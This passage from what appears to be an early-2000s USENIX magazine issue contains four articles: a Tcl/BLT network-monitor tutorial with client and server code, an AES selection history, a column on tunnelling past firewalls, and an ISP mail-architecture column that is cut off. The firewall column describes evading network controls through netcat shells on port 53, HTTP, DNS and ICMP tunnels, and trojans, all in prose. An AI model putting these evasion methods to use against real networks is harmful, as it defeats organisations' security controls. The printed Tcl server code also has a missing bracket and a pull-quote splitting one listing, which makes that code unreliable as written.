	-height	The height of the barchart widget.
	-title	A title for this barchart.

-width	The width of the barchart widget.
-barwidth	The width of each bar on the barchart.

This command will create a simple barchart, and save the widget name in an associative array variable. Note that the BLT widget commands exist within the ::blt:: namespace. The widgets created by these commands are created in the current namespace.

```
package require BLT
set Client(barChart) [::blt::barchart .bcht -width 600 -title "Network Activity"]
```

Like the graph widget, the barchart widget supports several options for configuring the axes. Two that we'll use in this application are:

-logscale boolean	Set the axis to use a logarithmic scale instead of linear.
-command script	Defines a script to invoke to get a value to use as a tic label.

The log scaling is particularly important with something like this network activity monitor. If the network is approaching saturation, we'll have a huge disparity between the number of bytes moved in two seconds and the number of collisions that occurred, but seeing the collision bar is what's important. If they get close enough to the same size that we can see the height of the collision bar on a linear scale, we've already lost.

Along with the graph and barchart widgets, BLT introduces a new primitive data type to Tcl – the vector.

From the script viewpoint, a BLT vector is an array of floating point values with the constraint that the indices must be integers within the range defined when you create the vector.

A vector can be created with the vector command like this:

```
::blt::vector myvector($size)
```

In this case, $size is a variable that contains the number of slots to allocate in this vector.

You can think of creating a BLT vector as a float myvector[size]; declaration, if it helps.

One neat thing about vectors is that you can use a vector to hold the X or Y data for a barchart element, and whenever a data value changes, the chart changes to reflect this without your code needing to do a redraw. For an application like this network activity barchart, where the height of the bars is constantly changing, this is very useful.

Barchart elements are created with the element create subcommand, just as graph elements are created. Like the graph element create command, we can supply several options to the element create command.

Useful options in a chart like this, where there are several sets of data, are the -foreground, -background, and -stipple options that let you control the color and texture of the bars to make them easily identified.

Which brings up the question of how to decide what color to make which bar. If we know the devices we'll have on a system, we could define a look-up table to convert from device name to color. However, this would mean a code rewrite when we change or add adapters.

Another thing we can do is initialize the client with a list of colors, and whenever a new device is seen, we create a new bar with the next color, and increment a pointer to the next color.

Playing games with variable names is not usually good style.

```
set Client(count) 0
set Client(colors) {red green blue purple orange}

...
# If new device name, create new bar
if {![info exists DataVector_x_${name}]} {
     vector DataVector_x_${name}(5)
     vector DataVector_y_${name}(5)

$Client(barChart) element create $name -label "$name" \
     -foreground  [lindex $Client(colors) $Client(count)] \
     -xdata DataVector_x_${name} -ydata DataVector_y_${name}
incr Client(count)
}
```

Note that we can use the info exists command to check if a vector has been defined, just as we'd use it to check for any other primitive Tcl data type like an array or a list.

The names used for the vectors in this code snippet look strange. The reason for this is that I'm playing some games with the variable names to create a common set of base identifiers for the vectors.

The vector is a linear structure, so we can't use the usual Tcl trick of making a multidimensional array with a naming convention for the index. However, we can create as many uniquely named vectors as we need, and can embed the name of the device in the name of the vector.

Playing games with variable names is not usually good style. Your code will be cleaner and easier to work with if you use an associative array. It's a bit too easy to confuse yourself with what parts of a variable name are being substituted, and what parts are the constant part of the name.

For example, you might write this code thinking you were creating two variables eth0_Bytes and eth0_Errors.

```
set id eth0

set $id_Bytes $byteCount
set $id_Errors $errorCount
```

The Tcl interpreter doesn't know that you intend to just use the characters $id as a variable substitution. The syntax rules say that a variable name is terminated by special character (usually a space). So, the Tcl interpreter throws an error that the variable id_Bytes hasn't been assigned.

The curly braces can be used to group a part of variable name into a single substitution unit. Thus, we could rewrite the above example like this to make it work.

```
set id eth0

set ${id}_Bytes $byteCount
set ${id}_Errors $errorCount
```

This works, but it's not pretty code. The better solution (when you can use the associative array) is:

```
set id eth0

set Bytes($id) $byteCount
set Errors($id) $errorCount
```

A clever way to design this client is to have it build bar elements as they are found to be needed, rather than starting out by building N sets of bar elements. After all, the client doesn't know (unless you put some hardcoded values into the code) how many devices are on the server until it starts to analyze the data the server sends. Letting the client configure itself to the environment makes it adaptable without the need to update code.

The BLT barchart widget supports a configure subcommand, and like other Tk widgets you can modify the appearance and behavior of an existing widget with this command.

Configuring the -barwidth option lets us make the bars narrower as we need more data sets, rather than expanding the widget until it scrolls off the screen.

We can fine-tune the location of the bars by changing the bar positions in the DataVector_x_* vectors, but that means we need to know the names of the DataVector_x_* vectors. We could save the names as we create the vectors, but Tcl has already saved all the names, so why duplicate the effort?

The Tcl info command can list the variables that have been defined in a local or a global scope. You can get a list of all the variables defined, or just the variables that match a particular glob pattern.

This is why I used the strange naming convention for the vector names, rather than simply defining them as:

```
vector $name(5)
```

The syntax for the info globals command is:

Syntax: info globals *pattern*

info globals	Returns a list of global variables that match the pattern.
pattern	A glob pattern to attempt to match.

So, putting these pieces together and wrapping it into a procedure, we get something like this to create a new element. Each element is the set of bars showing the number of bytes transferred, errors, and collisions.

```
proc makeNewBarSet {name} {
    global Client
        $Client(barChart) element create $name -label "$name" \
            -foreground [lindex $Client(colors) $Client(count)] \
            -xdata DataVector_x_${name} -ydata DataVector_y_${name}

        incr Client(count)

        # Make the bars 1/(n+1) wide -
        # this creates a one bar-width space
        # between the sets of data

        $Client(barChart) configure -barwidth \
            [expr 1.0 / ($Client(count) + 1)]

        # The DataVector_x_* vector holds the location
        #  for the bars.

        # Tic's are marked on integer boundaries, so start at
        # -.5 to get tic labels centered on the data sets

        set item 0
        foreach v [info globals DataVector_x_*] {
```

Letting the client configure itself to the environment makes it adaptable without the need to update code.

```
                    global $v
                    for {set i 0} {$i < [llength $Client(tics)]} {incr i} {
                        set ${v}($i) [expr $i + $item / ($Client(count) + 1.0) -.5]
                    }
                    incr item
                }
}
```

Which gets us to parsing the data the server sends us. The output from /proc/net/dev is sets of lines that look like this:

```
eth0: 1535   429 0 0 0 0 0 0 320353952   956185   0 0 0 108688 0 0
```

The first field is the name of the device, then the number of bytes received, the number of packets received, errors received, etc. The BSD ifconfig output follows a similar pattern, except that it reports the quantities since the last invocation of ifconfig, rather than quantities since the system was booted.

We can treat each line as a list. The values we are interested in will always be at particular locations in the list. Thus, we can write some generic code to parse the list, and drive it with a pair of lists that describe the locations of the data we want, and a label for that data:

```
set Client(tics) {{rcv bytes} {xmt bytes} {rcv errs} {xmt errs} {colls}}
set Client(pos)  {1           9           3          11         14}
```

We need to save the values from the previous server report in order to calculate the number of bytes transferred. Which means we need to be able to find that data again when we need it.

This is another good place to simulate a 2-dimensional array with the Tcl associative array and a naming convention. Since we get the name of the device in position 0 of the list, and we know the positions of the fields we are collecting, we can parse the list with code that loops through the lists of positions and labels to collect and calculate the data. The results of the calculation are put into the DataVector_y_* vectors to cause the barchart to reflect the new values.

Again, we can use the Tcl info exists command to determine if a variable has had a value assigned to it yet. If the variable has had a value assigned to it, we can calculate a difference.

This code will grab values from the line of data, check to see if we've already saved one of them, and calculate the difference if we have.

```
        set vectorPos 0
        foreach pos $Client(pos) label $Client(tics) {
            set val [lindex $line $pos]
            if {[info exists Client($name.$label)]} {
                set DataVector_y_${name}($vectorPos) \
                    [expr $val - $Client($name.$label)]
                incr vectorPos
            }

            set Client($name.$label) $val
        }
    }
```

This gives us a nice little snapshot monitor. But, as they say, those who don't remember history are doomed for some ugly shocks.

In the next Tclsh Spot article I'll look at ways to save and present some historical data on the network activity.

Here's the complete code for this client/server pair. This code is also available at <*http://www.noucorp.com*>.

server.tcl

```
socket -server {initializeSocket sendDiskInfo} 55555
socket -server {initializeSocket sendNetInfo} 55556

set Server(allowed) {192.168.9.* 127.0.0.1}

proc bgerror {args} {
      global errorInfo
      puts "ERROR: $args"
      puts "$errorInfo"
}

proc initializeSocket {proc channel addr port} {
      global Server

      set reject 1
      foreach ip $Server(allowed) {
          if {[string match $ip $addr]} {
              set reject 0
          }
      }
      if {$reject} {
          close $channel
          return
      }
      after 1000 $proc $channel
}

proc sendDiskInfo {channel} {
      set info [exec df]
      puts $channel $info
      set fail [catch {flush $channel} out]
      if {$fail} {
          close $channel
      } else {
          after 2000 sendDiskInfo $channel
      }
}

proc sendNetInfo {channel} {
      set if [open /proc/net/dev "r"]
      set data [read $if]
      close $if
      puts $channel $data
      set fail [catch {flush $channel} out

      if {$fail} {
          close $channel
      } else {
          after 2000 sendNetInfo $channel
      }
}

vwait done
```

client.tcl

```
package require BLT

# Some defaults and constants
set Client(count) 0
set Client(colors) {red green blue purple orange}
set Client(tics) {{rcv bytes} {xmt bytes} {rcv errs} {xmt errs} {colls}}
set Client(pos) {1          9             3          11         14}

set Client(ip) 192.168.9.1
set Client(port) 55556

################################################################
# proc getNetInfo {channel}—
#    Retrieves a set of network information from the socket
#    Parses the info, and creates a set of 'diff' index arrays
#    that are the difference between this value and the previous
#    value for a field.
#
# Arguments
#   channel   The channel to read data from
#
# Results
#   Modifies the Client array.
#   Invokes processData to update the bar

proc getNetInfo {channel} {
    global Client

    gets $channel line

    # The first element is the name, but the second should
    #   be a number.  If it isn't (this is a line of column headers.)
    #   We'll skip out and wait for the next line of data.

    if {[catch {expr [lindex $line 1] * 2}]} {
        return
    }

    # Long integers may run into the ":" in the line label
    #  This gives us a space to parse on.
    regsub ":" $line " " line

    # The first entry is the device name.
    set name [lindex $line 0]

    global DataVector_x_${name}
    global DataVector_y_${name}
    if {![info exists DataVector_x_${name}]} {

        ::blt::vector DataVector_x_${name}(5)
        ::blt::vector DataVector_y_${name}(5)

        makeNewBarSet $name
    }

    # The DataVector_y vector holds the heights of the bars
    #   for a given data set.

    set vectorPos 0
    foreach pos $Client(pos) label $Client(tics) {
          set val [lindex $line $pos]
          if {[info exists Client($name.$label)]} {
              set DataVector_y_${name}($vectorPos) \
                  [expr $val - $Client($name.$label)]
              incr vectorPos
          }

          set Client($name.$label) $val
      }
      set Client(update) "Last Update: [clock format [clock seconds]\
          -format %H:%M:%S]"
}

################################################################
# proc makeNewBarSet {name}—
#  Creates a new set of bars, and reconfigures the barchart to hold them.
#
# Arguments
#  name       The name of the data associated with this set
#
# Results
#   Creates a new DataVector global.
#   Modifies the barchart and existing DataVector_x_* data.

proc makeNewBarSet {name} {
      global Client
      $Client(barChart) element create $name -label "$name" \
          -foreground [lindex $Client(colors) $Client(count)] \
          -xdata DataVector_x_${name} \
          -ydata DataVector_y_${name}

      incr Client(count)

      # Make the bars 1/(n+1) wide -
      # this creates a one bar-width space
      # between the sets of data

      $Client(barChart) configure -barwidth [expr 1.0 / ($Client(count) + 1)]

      # The DataVector_x_* vector holds the location
      #  for the bars.

      # Tic's are marked on integer boundaries, so start at
      # -.5 to get tic labels centered on the data sets

      set item 0
      foreach v [info globals DataVector_x_*] {
          global $v
          for {set i 0} {$i < [llength $Client(tics)]} {incr i} {
              set ${v}($i) [expr $i + $item / ($Client(count) + 1.0) -.5]
          }
          incr item
      }
}

################################################################
# proc getTicLabel {chart tic}—
#    Returns a textual label for the barchart
# Arguments
#   chart  The chart associated with this request
#   tic  The position of the tic being requested.
```

```
proc getTicLabel {chart tic} {
      global Client
      return [lindex $Client(tics) $tic]
}

# Make a quit button
button .b -text "Quit" -command "exit"
grid .b -row 0 -column 0

# And the update time label
label .l -textvar Client(update)
grid .l -row 0 -column 1

# Build a barchart
set Client(barChart) [::blt::barchart .bcht -width 600 -title\
  "Network Activity"]
$Client(barChart) axis configure x -command getTicLabel
$Client(barChart) axis configure y -logscale 1

grid $Client(barChart) -row 2 -column 0 -columnspan 3

# Open a client socket on the local system
# (for testing purposes.)
set input [socket $Client(ip) $Client(port)]

# When data is available to be read, call getNetInfo
fileevent $input readable "getNetInfo $input"

# And wait for the fireworks to start.
```

AES: advanced encryption standard is coming

by Edgar Danielyan

Edgar Danielyan CCDP, CCNP(Security) is a UNIX and internetworking consultant. His interests include Internet security, privacy, and their social and legal aspects.

<edd@danielyan.com>

Much has changed since introduction of the Data Encryption Standard (DES) in 1977. Hardware is faster and cheaper, memory is plentiful and cheap, and use of computer networks in all areas of human activity is increasing. This is the good news; the bad news is that it all comes at a cost – in many cases the cost is security.

Widely used DES has been proven, on several occasions, to be inadequate for many applications – especially those involving transmission of sensitive information over public networks such as the Internet, where the entire transmission may be intercepted and cryptoanalyzed. Specialized hardware has been built which can determine a 56-bit DES key in a few hours. All these considerations signaled that a new standard algorithm and longer keys were necessary.

Fortunately, in January 1997, the National Institute of Standards and Technology (NIST) realized that it was time for a new encryption standard – Advanced Encryption Standard – and issued a call for candidate algorithm nominations in September 1997. The deadline for submissions was June 1998, and a total of 15 algorithms were submitted for consideration. What follows is the timeline of events and a brief non-mathematical description of the Rijndael algorithm, which was chosen as the proposed Advanced Encryption Standard (AES) in October 2000.

Below is a timeline of the process, followed by a summary of the final technique chosen for encryption in the 21st century.

Timeline

April 1997
NIST organizes a workshop to consider criteria and submission guidelines of candidate algorithms.

September 1997
An official call for nominations is published in the Federal Register.

June 1998
By June 1998, 15 algorithms have been submitted to the NIST for consideration:

- CAST-256 (Entrust Technologies)
- CRYPTON (Future Systems)
- DEAL (Richard Outerbridge, Lars Knudsen)
- DFC (National Centre for Scientific Research, France)
- E2 (NTT)
- FROG (TecApro Internacional)
- HPC (Rich Schroeppel)
- LOKI97 (Lawrie Brown, Josef Pieprzyk, Jennifer Seberry)
- MAGENTA (Deutsche Telekom)
- Mars (IBM)
- RC6 (RSA)
- Rijndael (Joan Daemen, Vincent Rijmen)
- Safer+ (Cylink)
- Serpent (Ross Anderson, Eli Biham, Lars Knudsen)

- Twofish (Bruce Schneier, John Kelsey, Doug Whiting, David Wagner, Chris Hall, Niels Ferguson)

August 1998
First AES candidate conference is held in California.

September 1998
NIST asks for public comment on the 15 submitted algorithms and sets the date for the second AES candidate conference.

March 1999
Second AES conference is held in Rome, Italy, to consider comments and analyses of the 15 candidate algorithms. Additionally, the candidate algorithms are tested from both cryptographical and performance viewpoints. One of the original NIST requirements for the algorithm was that it had to be efficient both in software and hardware implementations. Java and C reference implementations are used for performance analysis of the algorithms.

August 1999
NIST press release announces the selection of five out of 15 algorithms which survived rigorous testing and cryptoanalysis. The selected algorithms are Mars, RC6, Rijndael, Serpent, and Twofish. These algorithms are accepted as cryptographically strong and flexible, as well as able to be efficiently implemented in software and hardware.

September 1999
Call for public comments on the finalist candidates is published in the Federal Register.

April 2000
Third AES conference held in NYC.

August 2000
National Security Agency develops and publishes VHDL model for algorithm's performance testing when implemented in hardware.

October 2000
NIST press release announces the selection of Rijndael as the proposed Advanced Encryption Standard.

Rijndael

Rijndael (pronounced, according to the authors, as either "Reign Dahl," "Rain Doll," or "Rhine Dahl") was designed by Joan Daemen, Ph.D. (Proton World International, Belgium) and Dr. Vincent Rijmen (Catholic University of Leuven, Belgium). Both authors are internationally known cryptographers. Rijndael is an efficient, symmetric block cipher. It supports key and block sizes of 128, 192, and 256 bits. Main design goals for the algorithm were simplicity, performance, and strength (i.e., resistance against cryptoanalysis). When used in CBC MAC mode, Rijndael can be used as a MAC algorithm; it also may be used as a hash function and as a pseudo random number generator. In their specification of the algorithm, the authors specifically state the strength of Rijndael against differential, truncated differential, linear, interpolation, and Square attacks. While Rijndael is not based on Square, some ideas from Square design are used in Rijndael. Of course, the length of the key used is also very important, especially since the most efficient known attack against Rijndael is exhaustive key searching. It would take 2^{255} runs of Rijndael to find a key 256 bits long. To the credit of the authors, Rijndael does not use "parts" or tables from other algorithms, which makes it easy to implement alone (especially in hardware, such as smart cards). Rijndael also fully satisfies the requirement for an algorithm which may be efficiently and easily implemented in both hardware and software.

Summary

It is expected that AES will be officially published as a Federal Information Processing Standard (FIPS) in April–June 2001, and implementations of AES in various security systems probably will pop up shortly thereafter. In the meantime authoritative information on AES developments may be found on NIST's Web site at <*http://csrc.nist.gov/encryption/aes/*>. The full mathematical specification of the algorithm and reference implementations in C and Java are also available from the same Web site.

musings

by Rik Farrow

Rik Farrow provides UNIX and Internet security consulting and training. He is the author of *UNIX System Security* and *System Administrator's Guide to System V*.

<rik@spirit.com>

Thinking outside the box. That is how security exploits get created, and what software writers most often forget about. Several months ago, traceroute, a set-user-id root program, was exploited by calling the source route option flag twice. Who would have thought that anyone would use the same command line option twice? Certainly not the author of traceroute, who was really concerned about creating a tool that could show the route to a destination, or where the route prematurely ended.

Thinking outside the box doesn't have to be particularly deep thinking. Web sites that include the purchase price of items in the URL make it easy to change the price, simply by editing the URL (almost point-and-click). Also exploitable are firewalls that include a backdoor for vendor support and use sniffable passwords for root access. No one was supposed to know about port 3000, and besides, popular password sniffers only listened to low-numbered ports. This particular hole was fixed many years ago – it just still amazes me that a well-known (at the time) firewall vendor would do such a thing.

Another way of thinking outside the box is through "misuses" of networking protocols. Now, really, there is no such thing as a misuse of a protocol. Protocols are conventions that permit communication, usually between consenting clients and servers. For example, when you use a Web browser, it obeys the conventions found in either RFC 1945 or RFC 2068 to communicate with the Web server (HTTP versions 1 and 1.1). Essentially, the Web browser sends a request that includes a simple header to the server, and the server sends back a simple header that includes as its first item a result code, and possibly the requested item.

You can do more than request Web pages. You can execute code on the Web server through CGI, ASP, server-side includes, and other mechanisms, like Java servlets. But let's think outside the box for just a minute. Most organizations that have firewalls permit their users to roam the Web. In some instances, certain sites are blocked based on their names (and because these sites contain information not pertinent to work or in compliance with accepted morals at the organization). We can assume that with the exception of these cases, you can use a Web browser to connect to remote Web servers.

Well, then you can also use HTTP to tunnel through your firewall. For example, suppose your firewall does not permit you to telnet to your home computer. You could then download the HTTPTunnel (<*http://www.nocrew.org/software/httptunnel.html*>), forward the remote end to port 23, where your telnetd is listening, and use the client side of this tunnel (htc) to forward a local telnet connection through the tunnel. The data will be formatted as valid HTTP PUT requests and responses, and your firewall will happily let you use telnet – as long as it is embedded within the HTTPTunnel.

Before Checkpoint changed their defaults (with version 4.1), a fun thing to do was to set up a server listening at port 53, such as netcat that executed a shell, and connect to it through the firewall. Although port 53/TCP is supposed to be used for DNS, most firewalls do nothing to enforce the actual use of DNS, so you can connect to a shell, enter commands, and have the results sent back. This is almost too trivial. Only application gateways (sometimes called proxy servers, or, in the case of Checkpoint, security servers) actually check to see if the appropriate protocol is being used on a particular port. The HTTPTunnel will pass most application gateways, as it conforms to protocol specs in the RFCs for HTTP headers.

There is an even cuter trick someone wrote. You can use DNS requests to tunnel commands to a remote server. A posting on Slashdot describes a "new protocol" NSTX (Nameserver Transport) that permits you to use a special client to send compliant nameserver requests to a special server that can then execute commands and send back the results as if they were actual DNS replies (<*http://slashdot.org/articles/00/09/10/2230242.shtml*> and <*http://nstx.dereference.de/*> for the code). Unlike HTTPTunnel, NSTX is no longer under development.

You can use DNS requests to tunnel commands to a remote server.

Of course, the Web trick that has a lot of people upset these days comes from Microsoft. I think what caused the uproar was a paper on an MS Web server that described SOAP (Simple Object Access Protocol) as "a way to slip through firewalls." Unlike HTTPTunnel, SOAP is less a way to slip through firewalls, and more a new protocol for supporting remote procedure calls. SOAP requires a new header in the HTTP request line, SOAPMethodName, that includes as its argument a URN (Universal Resource Name). The name found here must also match the first sub-item found in the XML (Extensible Markup Language) sent as the body of the request. In SOAP, XML is used for data representation.

And, if anything has annoyed me more lately, it is XML. Such a squirrelly language, it can morph into anything the designer wants, while appearing to be harmless. Someday we will begin seeing XML exploits, but not yet. The day is closer, however, as Microsoft and VeriSign have announced PKI extensions for XML, XKMS.

If you really want to understand more about SOAP, you can read "A Young Person's Guide to XML" at <*http://msdn.microsoft.com/msdnmag/issues/0300/soap/soap.asp*>.

And if you ever have occasion to read Bugtraq these days (<*http://www.securityfocus.com*>, Forums), you will have heard of Ofir Arkin. Ofir has been studying the small differences in the ways that vendors implement ICMP, and has written a paper describing his researches (<*http://www.sys-security.com*>). Ofir has been digging at this for over a year now, and has forced the security community to pay more attention to ICMP. His recommendation is to block all ICMP packets at your firewall (presuming you have one), something that members of the IETF might shudder thinking about. Read his paper and you will begin to understand why.

Not just because of the ping of death, either, or the floods generated by smurf DoS attacks. Ofir has discovered ways of fingerprinting hosts even if you block ICMP packets going to those hosts (you must permit other IP packets to the target host). ICMP Time Exceeded errors can be used to identify certain operating systems by sending only one part of a fragmented packet.

But there is another reason why you might want to block ICMP – if you are paranoid enough. After all, people can use HTTP to tunnel out through your firewall, so why worry about ICMP? Because ICMP has also been used to tunnel information through firewalls.

I first encountered an ICMP tunnel through the gift of a friend who works at a university. The tools were called pinsh and ponsh, one a client, the other a server, and both communicated using ICMP ECHO_REPLIES (what you would normally receive in response to an ECHO_REQUEST, as generated by ping). ICMP ECHO packets may include an optional payload, and pinsh/ponsh used this payload to carry commands and the output of the commands back and forth.

If you permit any communications at all between your network and other networks, your network can leak data like a sieve.

This idea was not new, as daemon9 had already written about it in Phrack issue 49. Loki v2 (<*http://www.2600.com/phrack/p51-06.html*>) adds encryption and digital signatures to further disguise the tunneled data and to authenticate the requests (wouldn't want the wrong people using our tunnel). The code found here only works with Linux systems, and has not been maintained. But you get the idea.

That is, if you permit any communications at all between your network and other networks, your network can leak data like a sieve. Note that this usually requires the active participation of some internal user – unless you are using Windows. In that case, you might fall victim to a virus-installed Trojan, such as Subseven, that provides a simple way to remote control your Windows NT box. As most firewalls block all incoming connections, some Windows Trojans make an outgoing connection to an IRC server, join a particular channel, and wait for commands. This technique has also appeared in agents for DDoS attacks (Trinity, which you can read about in Sven Dietrich's paper in the LISA 2000 proceedings). At the very least, block outgoing connections to port 139 (used by SMB and Samba), because Microsoft OSes consider shared files as part of the trusted security context. In other words, an attacker can provide code that your system will run on a remote file share, and it will be trusted. You can prevent this by updating IE (often), and by blocking port 139/TCP outgoing.

Holy networks! Is there no end to this? Actually, I'd like to mention a very old hack by Marcus Ranum, performed to illustrate the leakiness of networks in general. Marcus tunneled NFS over UUCP (using email) just to make a point about leakiness of networks. If you really want to prevent data leaking from networks, you can neither connect them to any other network nor permit anyone to use modems. Oh, and you might also want to include a degaussing magnet, à la Neal Stephenson's Cryptonomicon, although you'll want to warn people using pacemakers, and wipe clean magnetic media as it leaves your site. Anyone have a writable CD handy?

ISPadmin

Mail Architecture

by Robert Haskins

Robert Haskins is currently employed by WorldNET, an ISP based in Norwood, MA. After many years of saying he wouldn't work for a telephone company, he is now affiliated with one.

<rhaskins@usenix.org>

INTRODUCTION

In this column, I will cover various topics that are in some way unique to the Service Provider (SP) industry. Before working in the ISP industry, I often wondered how SPs handled problems like high-volume mail or news, Web hosting, etc. I will attempt to illustrate how many SPs engineer various services for this often high-volume, high-expectation industry. The following topics may be covered (in no particular order) in future columns:

- RADIUS
- LDAP
- Provisioning/billing
- DNS
- News
- Security
- Web caching
- Web hosting
- Network monitoring/SLAs

I will use the various Service Providers I have worked for in the past as the primary case studies, including Time Warner Cable of Maine and Ziplink, Inc. I will also attempt to cover alternate case studies as well, where appropriate.

The Problem of Mail at a Service Provider

In this installment, I will look at how mail solutions are architected. At any SP, implementing a robust mail architecture is different from a typical enterprise for the following reasons:

- High volume of mail
- Many customers utilizing mail
- High expectations, as this is sometimes a pay-for service

Now, that is not to say that some enterprise mail systems can't have the above characteristics; they certainly can. It's just that these characteristics define any SP's mail architecture.

I would be willing to bet that the reason most people obtain Internet access is first and foremost to read and send email. Sure, they want to surf the Web, but ask most subscribers what's the most important application they use when online and I'm sure they'd answer "email." This popularity translates into lots of email going to and from many subscribers. The proliferation of email-based greeting cards, jokes, hoaxes, spam, etc., only serves to put additional pressure on SP's mail infrastructure. Let's start by examining how an enterprise might engineer their mail system.

A Simple Example

A small- to medium-sized enterprise has different goals than an ISP when it comes to designing a mail infrastructure. However, it is still worthwhile to compare how most other enterprises' mail setup compares to an SP mail infrastructure. I will assume that this imaginary enterprise is behind a firewall for security purposes. Their mail system might be set up like the diagram in Figure 1.




Figure 1

In most of the enterprises I am familiar with, the firewall only accepts outbound mail connections from the internal mail server on the secure interface to limit exposure to potential security problems. However, one could easily set up the firewall to accept outbound connections from any internal client originating on the secure interface. The firewall must always accept inbound mail from anyone (except perhaps those servers listed in the Mail Abuse Prevention System's [MAPS] or similar anti-spam "black hole" lists if the site chooses to subscribe to such a service) coming in on the insecure interface on port 25. In any case, the firewall must function as inbound and outbound mail relays would work in an SP environment, while the single mail server machine handles all other mail functionality. This single mail server machine ends up being a major bottleneck in an SP environment. To address this shortcoming, the problem of mail is decomposed into its smaller pieces, which is the topic of the next section.

Breaking Down the Problem of Inbound Mail

The way mail is engineered at SPs is to decompose the process into smaller, scalable pieces. Mail functionality can be broken down into these categories:

- Relaying
- Storing/end user retrieval of messages
- Forwarding mail
- Mailing lists
- Bouncing mail for unknown users




Figure 2

Figure 2 demonstrates how a relatively large ISP might engineer an inbound mail solution. It requires a bit of explanation prior to going into detail on each particular part. The arrows in Figure 2 illustrate the flow of inbound mail messages. The ellipses indicate that the functionality is scaled depending upon the load; for example, there is no need to have the same number of relay machines as store/forward machines. Each function is scaled depending upon the requirements of that particular service. Mailing-list maintenance and bounce functionality loading is relatively light and, as a result, would most likely be the last machine functions to require scaling. It is important to note that within a particular class of machine (relay, for example), the servers are essentially clones of one another, and can be brought up and down at will (ensuring appropriate queues get processed, of course). The message store is usually designed to access a shared file system (NFS, SAN, etc.) for the messages. This system is engineered with an appropriate level of redundancy within the file system in order to alleviate any possible single point of failure.

Most very large ISPs split inbound and outbound mail relays and have multiple machines dedicated to each type of functionality spread across their network.

INBOUND MAIL RELAYING

Most ISPs have one or more machines dedicated to mail relaying. In fact, most very large ISPs split inbound and outbound mail relays and have multiple machines dedicated to each type of functionality spread across their network. In this context, inbound mail refers to mail coming from other places (i.e., Internet or other WAN) destined for an end customer of that ISP. Outbound refers to mail originating on the ISP's network destined for another network.

In Figure 2, mail from the Internet at large would hit a series of dedicated inbound mail relays. These inbound mail relays might perform some sort of basic anti-spam checking (for example, check for the originating network to be listed in Mail Abuse Prevention Project's MAPS' Real time Black hole List, a.k.a. MAPS RBL, or the relays might run Blackmail software for domain and other message/header validation). Once these basic checks are performed, the mail is forwarded.

Typically the server software for relay functionality is Sendmail, although other mail server software can be, and is, used. The setup of such inbound mail relays is relatively straightforward, as it is a relatively simple problem to send mail from point "A" to point "B." The mail relay servers would need to know what domains it is accepting mail for (these would be hosted domains, of course) and forward the message to the appropriate mailbox. Typically, this is done through a UNIX db file and Sendmail setup. However, with the advent of directories, LDAP is a much easier and scalable way of solving what domain mail goes where.

STORE/FORWARD (AND A WORD ABOUT PROVISIONING)

The mail relays would then pass messages to a series of store/forward machines, which accept and deliver mail locally for legitimate users and forward mail for customers who choose to retrieve their mail from some other server. This is a relatively easy problem to solve for a small network. However, when the number of mail accounts exceeds several thousand or so users, the directory lookups can take so much time that an alternate scheme for storing messages must be deployed. The discussion here is centered upon a POP3 solution; the topic of IMAP will not be addressed.

In the past, the method used to address scaling of services as it pertains to mail storage was to exploit POP3 proxy functionality and forward the request to the appropriate machine by using some sort of a database updated by the provisioning process. I must digress here and explain a little about what provisioning is. Provisioning is simply setting up subscriber accounts. It usually means performing the following steps:

- Creating a UNIX account with an invalid shell on a mail machine for mail retrieval by customer
- Setting up a UNIX account on an FTP server so a customer can update his/her Web site
- Configuring an Apache Web server home directory for the customer
- Etc. . . .

A full discussion of provisioning is out of the scope of this article. I will speak to this topic in a future column.

Besides utilizing the POP3 proxy functionality mentioned above, a more recent development in the area of scalability would be to use LDAP to determine exactly what machine the customer's mail resides on. The advent of the Pluggable Authentication Module, or PAM, makes utilizing LDAP a much easier proposition than it was before PAM arrived on the scene. Once again, a full discussion of PAM and LDAP deserves its own column and is beyond the scope of this discussion. The references section contains some links to resources on integrating Sendmail with LDAP and PAM.

A typical mail store would run Sendmail to receive mail and Qpopper to allow POP3 access by end subscribers. These machines need to be controlled by the provisioning process so they know which subscribers are active and which to bounce. They would also utilize some sort of a shared file system (SAN, NFS, etc.) so that the load on the message stores can be scaled easily.

MAILING LISTS/BOUNCING MAIL

